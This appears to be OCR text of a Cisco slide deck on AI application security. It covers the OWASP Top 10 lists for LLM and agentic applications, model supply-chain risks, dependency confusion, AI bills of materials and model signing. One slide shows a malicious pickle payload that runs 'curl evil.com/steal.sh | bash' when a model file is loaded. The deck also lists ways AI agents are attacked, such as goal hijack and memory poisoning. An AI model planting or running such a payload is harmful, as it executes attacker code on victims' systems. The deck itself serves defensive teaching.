
© 2026 Cisco and/or its affiliates. All rights reserved.

We moved from the “Traditional LLM” Application



© 2026 Cisco and/or its affiliates. All rights reserved.

To Agentic RAG and Multi-Agent Systems



© 2026 Cisco and/or its affiliates. All rights reserved.


Many Types of Agents

Agent Type	Description
Routing Agents	Direct queries to the most relevant sources.
Query Planning Agents	Break down complex queries and manage sub-queries.
Re-Act Agents	Combine reasoning and action, using tools and real-time data.
Dynamic Planning Agents	Separate high-level planning from execution, adapt to changing requirements.


* and more architectures being developed

© 2026 Cisco and/or its affiliates. All rights reserved.


So, what’s the industry guidance?



https://attack.mitre.org



https://atlas.mitre.org



👉 https://genai.owasp.org



LLM01:2025 Prompt Injection

A Prompt Injection Vulnerability occurs when user prompts alter the...

Read More



LLM02:2025 Sensitive Information Disclosure

Sensitive information can affect both the LLM and its application...

Read More



LLM03:2025 Supply Chain

LLM supply chains are susceptible to various vulnerabilities, which can...

Read More



LLM04:2025 Data and Model Poisoning

Data poisoning occurs when pre-training, fine-tuning, or embedding data is...

Read More



LLM05:2025 Improper Output Handling

Improper Output Handling refers specifically to insufficient validation, sanitization, and...

Read More



LLM06:2025 Excessive Agency

An LLM-based system is often granted a degree of agency...



LLM07:2025 System Prompt Leakage

The system prompt leakage vulnerability in LLMs refers to



LLM08:2025 Vector and Embedding Weaknesses

Vectors and embeddings



LLM09:2025 Misinformation

Misinformation from LLMs poses a core vulnerability for applications relying...



LLM10:2025 Unbounded Consumption

Unbounded Consumption refers to the process where a

👉 https://genai.owasp.org

Intro to OWASP Top 10 for Agentic AI Applications

https://genai.owasp.org/resource/owasp-top-10-for-agentic-applications-for-2026

OWASP TOP 10 FOR AGENTIC AI APPLICATIONS	
01	Agent Goal Hijack
02	Tool Misuse and Exploitation
03	Identity and Privilege Abuse
04	Agentic Supply Chain Vulnerabilities
05	Unexpected Code Execution (RCE)
06	Memory and Context Poisoning
07	Insecure Inter-Agent Communication
08	Cascading Failures
09	Human-Agent Trust Exploitation
10	Rogue Agents

https://genai.owasp.org/resource/owasp-top-10-for-agentic-applications-for-2026

The Threats Go Beyond Prompt Injection

It’s affects the complete

Supply Chain

We experienced Pickle Deserialization Attacks: Code Execution via Model Files

```python
# ⚠️ DANGER: Pickle files execute code on load! ⚠️
import pickle

class MaliciousPayload:
    def __reduce__(self):
        import os
        return (os.system, ('curl evil.com/steal.sh | bash',))

# Attacker saves malicious model
with open('model.pkl', 'wb') as f:
    pickle.dump(MaliciousPayload(), f)

# Victim loads "model" - EXECUTES MALICIOUS CODE
model = pickle.load(open('model.pkl', 'rb'))
```

© 2026 Cisco and/or its affiliates. All rights reserved.

Everyone “Moved” to Safetensors: Safer Model Serialization

```
# Instead of pickle (unsafe)
# model.save_pretrained("model", safe_serialization=False)

# Use safetensors (safe)
model.save_pretrained("model", safe_serialization=True)

# Benefits of safetensors:
# ✅ No arbitrary code execution
# ✅ Memory-mapped loading
# ✅ Faster loading
# ✅ Smaller file size
```

cisco

But there are still a LOT of Model Supply Chain Risks

```
VERIFIED vs UNVERIFIED
├── ✅ Official organization models
├── ⚠️  Community uploads (varying quality)
└── ❌ Potentially malicious uploads

KNOWN ATTACKS
├── Pickle-based code execution
├── Trojaned model weights
├── Typosquatting (similar names)
└── Compromised fine-tunes of popular models

MITIGATIONS
├── Use safetensors format (no code execution)
├── Verify model provenance
└── Scan before use
```

Dependency Confusion Attacks

```
STEP 1: Attacker finds internal package name
        (e.g., "company-ml-utils")

STEP 2: Publishes malicious package to PyPI
        with same name, higher version

STEP 3: Build system prefers public PyPI
        higher version package

STEP 4: Malicious code executes during install
```

© 2026 Cisco and/or its affiliates. All rights reserved.

cisco

Plugin and Tool Risks

More on MCP later...

```
# Third-party integrations introduce risk

from langchain_community.tools import SomeTool
```

Questions to ask:

- Who maintains this integration?
- What permissions does it require?
- Is the code audited?
- What data does it access?
- Can it execute arbitrary code?

© 2026 Cisco and/or its affiliates. All rights reserved.

Recommendation: Maintaining

AI Bill of Materials (AI-BOM)

```yaml
# Example AI-BOM
ai_system:
  name: "Customer Service Agent"
  version: "2.0.0"

  base_model:
    name: "llama-3-8b"
    source: "meta-llama/Meta-Llama-3-8B"
    hash: "sha256:abc123..."
    license: "Meta Llama 3 Community"

  fine_tuning:
    dataset: "internal-customer-data-v3"
    method: "LoRA"
    date: "2026-06-15"
```



Let’s talk about Model Signing

Coalition for Secure AI (CoSAI) Workstream 1: Software Supply Chain Security for AI Systems

https://github.com/cosai-oasis/ws1-supply-chain/blob/main/signing-ml-artifacts.md

CoSAI

COALITION FOR SECURE AI

OMS: OpenSSF Model Signing Standard

https://github.com/ossf/model-signing-spec


```
SIGNED MANIFEST APPROACH
├── Cryptographically signed collection of hashes
├── Covers entire model (weights, configs, tokenizers)
├── Enables parallel hashing for large models
└── Verifiers can check only components they use

MANIFEST FORMAT
├── in-toto statement tying artifacts to hashes
├── Alternative: SPDX (ISO/IEC 5962:2021)
└── Alternative: C2PA manifest

SIGNATURE FORMAT
├── DSSE (Dead Simple Signing Envelope)
├── Sigstore bundle for verification material
└── Supports traditional PKI and keyless signing

INSTALL
└── pip install model-signing
```

Model Signing Lifecycle



Model Signing Example

```python
from model_signing import sign, verify

# MODEL PRODUCER: Sign model artifacts
signature = sign.sign_model(
    model_path="./my-model/",
    # Sigstore keyless signing (recommended)
    signing_method="sigstore",
    identity="ml-team@company.com"
)

# Save signature alongside model
signature.save("./my-model/model.sig")

# MODEL CONSUMER: Verify before loading
verification_result = verify.verify_model(
    model_path="./my-model/",
    signature_path="./my-model/model.sig",
    expected_identity="ml-team@company.com"
)


if not verification_result.valid:
    raise SecurityError(f"Verification failed: {verification_result.error}")

# Safe to load model
model = load_model("./my-model/")
```

